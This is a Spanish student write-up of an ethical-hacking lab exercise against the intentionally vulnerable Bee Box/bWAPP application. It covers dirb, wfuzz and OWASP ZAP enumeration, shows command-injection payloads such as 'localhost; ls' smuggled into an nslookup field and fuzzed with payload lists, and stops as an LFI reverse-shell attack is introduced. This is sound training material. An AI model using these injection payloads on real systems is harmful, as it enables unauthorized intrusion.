



Curso de Hacking ético Master. D

Ejercicio 18

HACKING
APLICACIONES WEB

Alumno: Julián Gordon

Índice

Introducción	3
Fase de Descubrimiento en aplicaciones Web	4
Uso de Dirbuster	9
Uso de Wfuzz	11
Uso de Owasp-Zap	16
Local File Inclusion en aplicación web Bee Box	26
Explicación del proceso	36
Conclusiones	42

Introducción

En este ejercicio, se abordará la importancia de comprender y explorar las diversas técnicas utilizadas, para aprovechar vulnerabilidades en aplicaciones web. Entre los vectores de ataque más frecuentemente utilizados, se encuentra la Inclusión de Archivos Locales (Local File Inclusion, LFI), la cual posibilita el acceso y la ejecución de archivos locales en un servidor web.

Llevaremos a cabo un ejercicio de pentesting sobre la máquina virtual "Bee Box", que está en nuestro laboratorio y configurada con un sistema Ubuntu. El objetivo principal, será realizar un ataque de Inclusión de Archivos Locales(LFI), aprovechando una vulnerabilidad presente en la aplicación web.

Para este proceso, se utilizarán y explicarán herramientas como 'dirb', 'dirbuster', 'wfuzz' y 'Owasp-Zap'. Se documentará detalladamente cada paso del ataque, incluyendo capturas de pantalla, explicaciones de los pasos realizados, así como volcados de información relevante obtenida durante la ejecución del ataque.

El propósito de este trabajo práctico es proporcionar una experiencia práctica en la identificación, explotación y mitigación de vulnerabilidades de Inclusión de Archivos Locales en aplicaciones web. Al comprender cómo funcionan este tipo de ataques y cómo pueden ser mitigados, podremos fortalecer nuestras habilidades en pentesting sobre aplicaciones web.

Fase de descubrimiento en aplicaciones web

La fase de descubrimiento en aplicaciones web es esencial para identificar posibles puntos débiles y superficies de ataque. Herramientas como Dirb, Dirbuster y Wfuzz son muy útiles en este proceso, permitiéndonos enumerar directorios y archivos ocultos, descubrir endpoints y posibles puntos de entrada para ataques. Estas herramientas automatizan tareas repetitivas y nos ayudan a identificar vulnerabilidades potenciales de manera eficiente

Uso de Dirb

Dirb es una herramienta de enumeración de directorios y archivos. Su objetivo es descubrir directorios y archivos ocultos o no enlazados dentro de un servidor web. Esta herramienta automatiza el proceso de búsqueda mediante la solicitud de una lista de posibles nombres de directorios y archivos y analiza las respuestas del servidor para determinar si existen o no.

Para utilizar Dirb, solamente debemos escribir en la consola el comando 'dirb' seguido de la url de nuestro objetivo, que en nuestro caso será la máquina 'Bee Box' con IP 10.0.2.14. Esta herramienta ya viene con un diccionario por defecto, pero en este caso especificaremos otro. El resultado nos indicará qué rutas existen en esta aplicación web que estamos auditando. A continuación se verá una imagen de este proceso.

```
root@kali:~/home/kali# dirb http://10.0.2.14 /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
```

DIRB v2.22

By The Dark Raver

START_TIME: Mon Feb 26 05:16:05 2024

URL_BASE: http://10.0.2.14/

WORDLIST_FILES: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt

GENERATED WORDS: 43007

--- Scanning URL: http://10.0.2.14/ ---

```
+ http://10.0.2.14/index (CODE:200|SIZE:45)
+ http://10.0.2.14/INSTALL (CODE:200|SIZE:2589)
+ http://10.0.2.14/. (CODE:200|SIZE:588)
=> DIRECTORY: http://10.0.2.14/phpmyadmin/
+ http://10.0.2.14/README (CODE:200|SIZE:2491)
+ http://10.0.2.14/crossdomain (CODE:200|SIZE:200)
=> DIRECTORY: http://10.0.2.14/drupal/
=> DIRECTORY: http://10.0.2.14/webdav/
+ http://10.0.2.14/server-status (CODE:200|SIZE:8482)
=> DIRECTORY: http://10.0.2.14/evil/
```


--- Entering directory: http://10.0.2.14/phpmyadmin/ ---

```
=> DIRECTORY: http://10.0.2.14/phpmyadmin/themes/
=> DIRECTORY: http://10.0.2.14/phpmyadmin/js/
=> DIRECTORY: http://10.0.2.14/phpmyadmin/scripts/
=> DIRECTORY: http://10.0.2.14/phpmyadmin/libraries/
=> DIRECTORY: http://10.0.2.14/phpmyadmin/lang/
+ http://10.0.2.14/phpmyadmin/. (CODE:200|SIZE:8132)
=> DIRECTORY: http://10.0.2.14/phpmyadmin/pmd/
```

--- Entering directory: http://10.0.2.14/drupal/ ---

```
=> DIRECTORY: http://10.0.2.14/drupal/includes/
=> DIRECTORY: http://10.0.2.14/drupal/modules/
=> DIRECTORY: http://10.0.2.14/drupal/themes/
+ http://10.0.2.14/drupal/xmlrpc (CODE:200|SIZE:42)
=> DIRECTORY: http://10.0.2.14/drupal/scripts/
=> DIRECTORY: http://10.0.2.14/drupal/misc/
+ http://10.0.2.14/drupal/install (CODE:200|SIZE:3367)
+ http://10.0.2.14/drupal/cron (CODE:403|SIZE:7395)
+ http://10.0.2.14/drupal/update (CODE:403|SIZE:4244)
+ http://10.0.2.14/drupal/LICENSE (CODE:200|SIZE:18092)
=> DIRECTORY: http://10.0.2.14/drupal/profiles/
+ http://10.0.2.14/drupal/INSTALL (CODE:200|SIZE:17995)
```

Para comprobar que funciona, podemos acceder a una de las Urls que encontró 'dirb'.



Index of /evil/

Name	Last modified	Size	Description
Parent Directory		-	
TestSSLServer.jar	02-Nov-2014 23:52	18K	
attack-cors.htm	02-Nov-2014 23:52	1.1K	
clickjacking.htm	02-Nov-2014 23:52	686	
cve-2009-1185.c	02-Nov-2014 23:52	2.8K	
cve-2009-2692.tar	02-Nov-2014 23:52	20K	
heartbleed.py	02-Nov-2014 23:52	4.1K	
nginx_dos.py	02-Nov-2014 23:52	2.4K	
o-saft.gz	02-Nov-2014 23:52	109K	
rfi.txt	02-Nov-2014 23:52	625	
sandbox.htm	02-Nov-2014 23:52	792	
sqlite.py	02-Nov-2014 23:52	3.6K	
ssrf-1.txt	02-Nov-2014 23:52	1.4K	
ssrf-2.txt	02-Nov-2014 23:52	681	
ssrf-3.txt	02-Nov-2014 23:52	1.0K	
steal_stuff.htm	02-Nov-2014 23:52	1.6K	
xdx.as	02-Nov-2014 23:52	1.5K	
xdx.php	02-Nov-2014 23:52	768	
xdx.swf	02-Nov-2014 23:52	1.1K	
xss_steal_secret.js	02-Nov-2014 23:52	600	
xst.js	02-Nov-2014 23:52	592	

Uso de Dirbuster

Ahora usaremos la herramienta 'Dirbuster' que es una herramienta similar a 'dirb' pero cuenta con una interfaz gráfica y puede realizar un análisis más exhaustivo. Debemos también pasarle un diccionario, y a diferencia de 'dirb', podemos agregarle a la búsqueda, diferentes tipos de archivos(en el ejemplo usamos php, html y javascript). También podemos definir el puerto que queremos realizar este análisis. A continuación se muestra una imagen con el proceso de configuración del análisis.

File Actions Edit View Help

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.14/drupal/modules/

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.14/drupal/themes/

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.14/drupal/scripts/

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.14/drupal/misc/

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.14/drupal/profiles/

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.14/drupal/sites/

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Feb 26 05:25:33 2024

DOWNLOADED: 129021 - FOUND: 21

(root@kali)-[/home/kali]

dirbuster

Starting OWASP DirBuster 1.0-RC1

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://10.0.2.14:80/

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 8 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/opt/SecLists/Discovery/Web-Content/raft-small-words.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Uso de Wfuzz

Wfuzz es una herramienta de pentesting diseñada para realizar pruebas de fuzzing en aplicaciones web. Su función principal es automatizar la búsqueda de vulnerabilidades en aplicaciones web al probar diferentes combinaciones de payloads en parámetros de URL, formularios web, encabezados HTTP, cookies, etc. Funciona enviando solicitudes HTTP personalizadas y analizando las respuestas para detectar posibles vulnerabilidades, como inyecciones de SQL, cross-site scripting (XSS), y otros fallos de seguridad.

Esta herramienta nos permite descartar distintos resultados que nos devuelve, para refinar nuestra búsqueda y que sea más precisa. Para descartar podemos usar distintos parámetros como, las respuestas 404 que no existen ó las respuestas que tengan X líneas, o X palabras o X caracteres.

Un ejemplo de esto, puede ser que si una aplicación web se personaliza(customiza) su fallo 404(respuestas de que esta ruta no existe), nos pueden dar falsos positivos a la hora de realizar la búsqueda. Entonces si esa respuesta 404 personalizada tiene X palabras, pues ese número X de palabras las descartamos.

Lanzamos primero este comando:

```
wfuzz -c -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt  
--hw=39 http://10.0.2.14/FUZZ
```

Nos devolverá algo similar a esto:

```

File Actions Edit View Help
(root@kali)~[~]
# wfuzz -c -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt http://10.0.2.14/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.0.2.14/FUZZ
Total requests: 43007

=====
ID      Response  Lines  Word      Chars      Payload
=====
000000001: 404      9 L      39 W      367 Ch      ".php"
000000050: 404      9 L      39 W      370 Ch      "private"
00000015: 404      9 L      39 W      365 Ch      "js"
00000003: 404      9 L      39 W      369 Ch      "images"
00000007: 403     10 L      37 W      372 Ch      ".html"
00000031: 404      9 L      39 W      367 Ch      "user"
00000049: 404      9 L      39 W      370 Ch      "profile"
00000048: 404      9 L      39 W      366 Ch      ".js"
00000045: 404      9 L      39 W      371 Ch      "download"
00000040: 404      9 L      39 W      372 Ch      "libraries"
00000042: 404      9 L      39 W      368 Ch      "forum"
00000044: 404      9 L      39 W      367 Ch      ".asp"
00000043: 404      9 L      39 W      367 Ch      "test"
00000041: 404      9 L      39 W      368 Ch      "stats"

```

Verificamos que el código 404 siempre devuelve 39 palabras, por lo tanto refinamos la búsqueda, agregando el parámetro ' --hw=39' .

```

(root@kali)-[~]
# wfuzz -c -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt --hw=39 http://10.0.2.14/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.0.2.14/FUZZ
Total requests: 43007

```

ID	Response	Lines	Word	Chars	Payload
000000007:	403	10 L	37 W	372 Ch	".html"
000000038:	403	10 L	37 W	371 Ch	".htm"
000000016:	200	1 L	2 W	45 Ch	"index"
000000070:	200	89 L	377 W	2589 Ch	"INSTALL"
000000400:	200	50 L	58 W	588 Ch	". "
000000467:	301	9 L	35 W	401 Ch	"phpmyadmin"
000000589:	403	10 L	37 W	376 Ch	".htaccess"
000001539:	200	56 L	354 W	2491 Ch	"README"
000001558:	301	9 L	35 W	397 Ch	"drupal"
000001557:	200	4 L	11 W	200 Ch	"crossdomain"
000002137:	403	10 L	37 W	371 Ch	".htc"
000003474:	403	10 L	37 W	379 Ch	".html_var_DE"

Podemos ver que ya no nos devuelve errores 404 . Ahora acertamos la búsqueda a 9 líneas y a 37 palabras, de la siguiente manera, agregando el parametro '--hl=9':

```
File Actions Edit View Help
# wfuzz -c -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt --hl=9 --hw=37 http://10.0.2.14/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.0.2.14/FUZZ
Total requests: 43007

=====
ID           Response  Lines   Word     Chars    Payload
=====
000000016:  200          1 L      2 W      45 Ch    "index"
000000070:  200         89 L     377 W    2589 Ch  "INSTALL"
000000400:  200         50 L     58 W     588 Ch  "."
000001557:  200          4 L     11 W     200 Ch  "crossdomain"
000001539:  200         56 L    354 W    2491 Ch  "README"
000004658:  200        163 L    465 W    9559 Ch  "server-status"

Total time: 0
Processed Requests: 43007
Filtered Requests: 43001
Requests/sec.: 0

=====
```

Ahora obtuvimos un resultado limpio, sin falsos positivos.

Uso de Owasp-Zap

OWASP ZAP (Zed Attack Proxy) es una herramienta de código abierto utilizada para encontrar y remediar vulnerabilidades de seguridad en aplicaciones web. Funciona como un proxy intermedio que permite a los usuarios interceptar y modificar las solicitudes y respuestas entre su navegador y la aplicación web objetivo. ZAP analiza el tráfico web en busca de posibles vulnerabilidades, como inyecciones SQL, ataques de cross-site scripting (XSS), y otros problemas de seguridad comunes. Además, ZAP nos proporciona informes detallados sobre las vulnerabilidades encontradas.

Para empezar a utilizar OWASP-ZAP , primero debemos abrir el firefox, ir a settings, abajo de todo Network settings y configurar : Manual Proxy Configuration

HTTP Proxy: 127.0.0.1 port: 8080 (donde trabaja por defecto esta herramienta)

SSL Proxy: 127.0.0.1 port: 8080

Una vez esté asociado el proxy a Owasp-Zap, todas las peticiones que realicemos, quedarán registradas. Podemos ver la petición que hemos hecho para hacer el login si seleccionamos el método POST del lado izquierdo del panel y del lado derecho cliqueamos en Request .

Untitled Session - ZAP 2.14.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

- Contexts
 - Default Context
- Sites
 - http://10.0.2.14
 - bWAPP
 - GET:/
 - GET:images
 - images
 - GET:login.php
 - POST:login.php() (form,login,password,security_level)**
 - GET:portal.php
 - https://10.0.2.14
 - GET:/
 - bWAPP
 - GET:/

Header: Text Body: Text

```
POST http://10.0.2.14/bWAPP/login.php HTTP/1.1
Host: 10.0.2.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: https://10.0.2.14
Connection: keep-alive
Referer: https://10.0.2.14/bWAPP/login.php
Cookie: security_level=0; SESSd2479187d85a4745c3b0a77dbcda112d=QjzF3L5Gg9KWdQ2F2up_p9VfdU18R78gJ903Vt7YRoc; PHPSSID=985ae83a0404adaef55ca6e682f1da5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document

login=bee&password=bug&security_level=0&form=submit
```

History Search Alerts Output

Filter: OFF Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Proxy	2/26/24, 6:53:25 AM	GET	https://10.0.2.14/bWAPP/	502	Bad Gateway	19 ms	492 bytes			
4	Proxy	2/26/24, 6:53:57 AM	GET	https://10.0.2.14/	502	Bad Gateway	29 ms	486 bytes			
5	Proxy	2/26/24, 6:54:04 AM	GET	http://10.0.2.14/bWAPP/	302	Found	7 ms	0 bytes	Low		
8	Proxy	2/26/24, 6:54:04 AM	GET	http://10.0.2.14/bWAPP/portal.php	302	Found	40 ms	0 bytes	Low		SetCookie
9	Proxy	2/26/24, 6:54:04 AM	GET	http://10.0.2.14/bWAPP/login.php	200	OK	9 ms	4,019 bytes	Medium		Form, Password, Scrip...
12	Proxy	2/26/24, 6:55:33 AM	POST	http://10.0.2.14/bWAPP/login.php	302	Found	22 ms	0 bytes	Low		SetCookie
13	Proxy	2/26/24, 6:55:33 AM	GET	http://10.0.2.14/bWAPP/portal.php	200	OK	68 ms	23,369 bytes	Informational		

En esta imagen podemos ver la petición de Login y password que hicimos en la aplicación web de nuestro objetivo 'Bee Box'. En la siguiente imagen vemos que seleccionamos el apartado 'Command Injection' y probamos algunas entradas

Kali Linux x bWAPP - OS Command Injection x https://10.0.2.14/bWAPP/commandi.php x +

https://10.0.2.14/bWAPP/commandi.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hack The Box :: Startin... Nessus Essentials / Fo... My No-IP Hybrid Analysis

bWAPP

an extremely buggy web app !

Choose your bug:
----- bWAPP v2.2 -----





Set your security level:
low Set Current: low

Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

OS Command Injection /

NS lookup:

www-data Server: 10.254.150.1 Address: 10.254.150.1#53 Non-authoritative answer: Name: localhost Address: 27.0.0.1

Ahora pasaremos a realizar algunas pruebas para comprobar si es posible la inyección de comandos maliciosos.

Este apartado consiste en que nos da la posibilidad de realizar una prueba 'nslookup' a la dirección que le indiquemos. En este caso probaremos hacerlo a su localhost. Si miramos el código fuente, percibimos que la respuesta que tiene esta petición de 'nslookup' es muy parecida a la que se ejecuta en el entorno de Linux. Esto significa que lo que se está ejecutando por debajo, en el código php, es el código de una ejecución de un comando de linux que permite realizar un nslookup. Siguiendo esta misma lógica, podríamos agregarle otro comando a la petición que hicimos de localhost y ver si nos ejecuta 2 comandos. Veremos el resultado en la siguiente imagen.


```

10.254.150.1 Address: 10.254.150.1#53 Non-authorized answer: Name: localhost Address: 127.0.0.1
666 admin aim.php apps.ba_capcha_bypass.php.ba_forgetten.php.ba_insecure_login.php
ba_insecure_login_1.php.ba_insecure_login_2.php.ba_insecure_login_3.php.ba_logout.php.ba_logout_1.php
ba_pwd_attacks.php.ba_pwd_attacks_1.php.ba_pwd_attacks_2.php.ba_pwd_attacks_3.php
ba_pwd_attacks_4.php.ba_weak_pwd.php.backdoor.php.bof_1.php.bof_2.php.bugs.txt.capcha.php
capcha_box.php.clickjacking.php.command.php.command_blind.php.config.inconfig.php.connect.php
connect_1.php.credits.php.cs_validation.php.csrf_1.php.csrf_2.php.csrf_3.php.dir.directory_traversal_1.php
directory_traversal_2.php.php.documents.fonts.functions_external.php.heartbeat.php.hostheader_1.php
hostheader_2.php.php.hpp-1.php.php-2.php.php-3.php.html.current_url.php.html.get.php.html.post.php
html_stored.php.html.response_splitting.php.verb_tampering.php.iframe.php.images.index.php.info.php
info_to_install.php.information_disclosure_1.php.information_disclosure_2.php.information_disclosure_3.php
information_disclosure_4.php.insecure_crypt_storage_1.php.insecure_crypt_storage_2.php
insecure_crypt_storage_3.php.insecure_direct_object_ref_1.php.insecure_direct_object_ref_2.php
insecure_direct_object_ref_3.php.insecure_iframe.php.install.php.inssuf_transp_layer_protect_1.php
inssuf_transp_layer_protect_2.php.inssuf_transp_layer_protect_3.php.inssuf_transp_layer_protect_4.php.js
js.en.php.lang_fr.php.lang_nl.php.inadp_connect.php.idapi.php.infi_sqlienginemanager.php.login.php.logout.php.logs
logs.php.manual_interv.php.message.txt.password_change.php.passwords.php.cgi.php.eval.php.phpl.php
phpl_sqlienginemanager.php.phpinfo.php.portal.ba.portal.php.portal.zip.reset.php.restrict.disable_access.php
restrict.folder.access.php.rtf.php.robots.txt.secret-cors.php.secret-cors_2.php.secret-cors_3.php.secret.php
secret_change.php.secret.html.php.security.php.security_level_check.php.security_level_set.php.selections.php
shellshock.php.shellshock.sh.sm-cors.php.sm_cross_domain_policy.php.sm_dos_1.php.sm_dos_2.php
sm_dos_3.php.sm_dos_4.php.sm.php.sm_tfp.php.sm_local_priv_esc_1.php.sm.local_priv_esc_2.php.sm.mitm_1.php
sm_mitm_2.php.sm_obs_files.php.sm_robots.php.sm_samba.php.sm_snmnp.php.sm_webdav.php.sm_xst.php
smgmt_admin_portal.php.smgmt_cookies_htponly.php.smgmt_cookies_secure.php.smgmt_session_id.url.php
smgmt_session_sessions.php.soap.sqli_1.php.sqli_10-1.php.sqli_10-2.php.sqli_11.php.sqli_12.php.sqli_13-15.php
sqli_13.php.sqli_14.php.sqli_15.php.sqli_16.php.sqli_17.php.sqli_2-15.php.sqli_2-16.php.sqli_2-17.php.sqli_4.php
sqli_5.php.sqli_6.php.sqli_7.php.sqli_8-1.php.sqli_8-2.php.sqli_9.php.sqli_drupal.php.ssi.php.ssrif.php.ssrif.php
ssrf_top_top_security.php.training.php.training.install.php.unrestricted.file_upload.php
unvalidated_redir_fw2_1.php.unvalidated_redir_fw2_2.php.user_activation.php.user_extra.php.user_new.php
web.config.ws_soap.php.xmlml_1.php.xmlml_2.php.xss_ajax_1-1.php.xss_ajax_1-2.php.xss_ajax_2-1.php
xss_ajax_2-2.php.xss_ajax_3-back.button.php.xss_custom_header.php.xss_eval.php.xss_get.php.xss_href-1.php
xss_href-2.php.xss_href-3.php.xss_json.php.xss_login.php.xss_sqli_self.php.xss_phpmyadmin.php.xss_post.php
xss_referer.php.xss_sqlienginemanager.php.xss_stored_1.php.xss_stored_2.php.xss_stored_3.php.xss_stored_4.php
xss_user_agent.php.xxe-1.php.xxe-2.php

```

Did Not Connect
Potential Security

Firefox detected a potential security threat and did not continue to z

Por lo tanto podemos constatar que esta aplicación web es vulnerable a la inyección de comandos. Ahora explicaremos cómo automatizar este procedimiento con Owasp-Zap

Al igual que anteriormente sucedió con el login, nos quedamos con la sentencia que se lanzó (localhost & ls). Con Owasp-Zap podemos realizar un tipo de ataque que se llama Fuzz. Dejaremos el comando 'localhost' y lo que seleccionaremos será la continuación de este comando, '%3B+ls'. Seleccionamos lo que será el comando malicioso (%3B+ls) y cliqueamos en el botón add, que servirá para agregar lo que queramos a este comando y sustituirá esta cadena por lo que hayamos seleccionado(nuestra carga maliciosa). Esta carga maliciosa puede ser texto, pero también pueden ser ficheros. Para este punto nos hemos descargado el repositorio de Github llamado 'Payload All the Things' que contiene 'Command Injection' , la parte de Intruder es de diccionarios. Agregamos los 2 diccionarios que nos aparecen. Estos 2 diccionarios van a sustituir lo que tenemos seleccionado en color rosa. Luego ajustamos las opciones de retries por error, número de hilos concurrentes y delay en fuzzing. En las siguientes 4 imágenes vemos este proceso.

File Edit View Analyse

Standard Mode

Sites

Contexts

Sites

History

Alerts

Attack

Delete

Include in Context

Run application

Include Site in Context

Open/Resend with Request Editor...

Flag as Context

Open URL in Browser

Show in History Tab

Open URL in System Browser

Exclude from Context

Exclude from

Manage History Tags...

Jump to History ID...

Break...

New Alert...

Alerts for This Node

Generate Anti-CSRF Test FORM

Invoke with Script...

Add to Zest Script

Compare 2 Requests

Compare 2 Responses

Include Channel URL in Context

Exclude Channel URL from Context

Open in Requester Tab...

Refresh Sites Tree

Limit Request Rate

Save Raw

Save XML

Save Selected Entries as HAR (HTTP Archive File)

Export Selected URLs to File...

Export All URLs to File...

Copy URLs to Clipboard

Active Scan...

Forced Browse Site

Forced Browse Directory

Forced Browse Directory (and Children)

AJAX Spider...

Fuzz...

Spider

ZAP 2.14.0

Requester

Request

Response

Host: 10.0.2.14

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Content-Type: application/x-www-form-urlencoded

Content-Length: 35

Origin: https://10.0.2.14

Connection: keep-alive

Referer: https://10.0.2.14/bWAPP/commandi.php

Cookie: security_level=0; SESSd2479187d85a4745c3b0a77dbcda112d=QjzF3L5G9gKWdQ2F2up9VfdUL8R78gJ903Vt7YRoc; PHPSESSID=29436d34d31f59d636bb9ac1dd4f0c2d

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

target=localhost+%26+ls%form=submit

URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
0.0.2.14/bWAPP/portal.php	302	Found	40 ms	0 bytes	Low		SetCookie
0.0.2.14/bWAPP/login.php	200	OK	9 ms	4,019 bytes	Medium		Form, Password, Scrip...
0.0.2.14/bWAPP/login.php	302	Found	22 ms	0 bytes	Low		SetCookie
0.0.2.14/bWAPP/portal.php	200	OK	68 ms	23,369 bytes	Informational		
0.0.2.14/bWAPP/portal.php	302	Found	20 ms	23,369 bytes	Medium		Form, Script, Comment
0.0.2.14/bWAPP/commandi.php	200	OK	19 ms	12,927 bytes	Informational		
0.0.2.14/bWAPP/commandi.php	200	OK	72 ms	13,057 bytes	Medium		Form, Script, Comment
0.0.2.14/bWAPP/commandi.php	200	OK	41 ms	13,057 bytes	Medium		Form, Script, Comment
0.0.2.14/bWAPP/commandi.php	200	OK	49 ms	13,030 bytes	Medium		Form, Script, Comment
0.0.2.14/bWAPP/commandi.php	200	OK	56 ms	16,317 bytes	Medium		Form, Script, Comment
0.0.2.14/bWAPP/commandi.php	200	OK	58 ms	13,066 bytes	Medium		Form, Script, Comment

Current Scans

Fuzz Locations Options Message Processors

Header: Text ▾

Body: Text ▾

```
POST http://10.0.2.14/bWAPP/commandi.  
host: 10.0.2.14  
User-Agent: Mozilla/5.0 (X11; Linux x  
Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+x  
;q=0.9,image/avif,image/webp,*/*;q=0.  
Accept-Language: en-US,en;q=0.5  
Content-Type: application/x-www-form-  
Content-Length: 35  
Origin: https://10.0.2.14  
Connection: keep-alive  
Referer: https://10.0.2.14/bWAPP/comm
```

```
target=localhost+%3B+ls&form=submit
```

Payloads

Location: Body [17, 23]

Value: %3B+ls

Payloads:

# ^	Type	Description	# of Processors ▾

Add...

Modify...

Remove

Processors...

Top

Up

Down

Bottom

Remove without confirmation? ☒

Cancel

OK

Remove without confirmation? ☒

Start Fuzzer

Reset

Cancel

Fuzz Locations Options Message Processors

Header: Text

Body: Text

Edit

```
POST http://10.0.2.14/bWAPP/commandi.php HTTP/1.1
host: 10.0.2.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: https://10.0.2.14
Connection: keep-alive
Referer: https://10.0.2.14/bWAPP/commandi.php
Cookie: security_level=0; SESSd2479187d85a4745c3b0a77dbcd112d=
QjzF3L5Gg9KWDq2F2up_p9VfdUL8R78gJ903Vt7YRoc; PHPSESSID=
29436d34d31f59d636bb9ac1dd4f0c2d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
target=localhost+%30+1%&form=submit
```

Fuzz Locations:

Loc...	Value	# of Payl...	# of Proce...
Body ...	%3B...	531	0

Add...

Remove

Payloads...

Processors...

Remove without confirmation? ☒

Start Fuzzer

Reset

Cancel

Fuzz Locations Options Message Processors

Retries on IO Error: 20

Limit maximum errors: ☐

Max. Errors Allowed: 1000

Payload Replacement Strategy:

☒ Depth First☐ Breadth First

Concurrent Scanning Threads per Scan: 2

Delay when Fuzzing (in milliseconds): 200

Follow Redirects: ☐

Start Fuzzer

Reset

Cancel

Local File Inclusion en aplicación web Bee Box

Una vez completado el proceso de descubrimiento en aplicaciones web, avanzaremos hacia la ejecución de un ataque de inclusión de archivos locales (Local File Inclusion LFI). La forma en la cual haremos este ataque, será creando una reverse shell php, con el objetivo de obtener acceso y extraer información de forma no autorizada.

Lo primero que debemos hacer es configurar nuestro Owasp-Zap, como explicamos anteriormente. Una vez configurado, elegimos el apartado 'Remote and Local File Inclusion (RFI/LFI)' y elegimos el idioma 'English'. Podemos ver que cambió la URL y ahora aparece de la siguiente forma: ' https://10.0.2.14/bWAPP/rlfi.php?language=lang_en.php&action=go '

A continuación veremos las imágenes de este primer proceso.

Kali Linux × GitHub - commixproject/ × bWAPP - Portal × +

← → ↻ 🏠 10.0.2.14/bWAPP/portal.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hack The

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application. It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities. bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

/ A7 - Missing Functional Level Access Control /
Directory Traversal - Directories
Directory Traversal - Files
Host Header Attack (Cache Poisoning)
Host Header Attack (Reset Poisoning)
Local File Inclusion (SQLiteManager)
Remote & Local File Inclusion (RFI/LFI)
Restrict Device Access
Restrict Folder Access

Hack



Kali Linux x bWAPP - Missing Function x +

https://10.0.2.14/bWAPP/rfcli.php?language=lang_en.php?action=go

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Hack The Box :: Startin... Nessus Essentials / Fo... My No-IP Hybrid Analysis

bWAPP 
an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)


Did Not
Connect
Potential
Security
Firefox detected
potential security
threat and did not
continue to z

Remote & Local File Inclusion (RFI/LFI) /
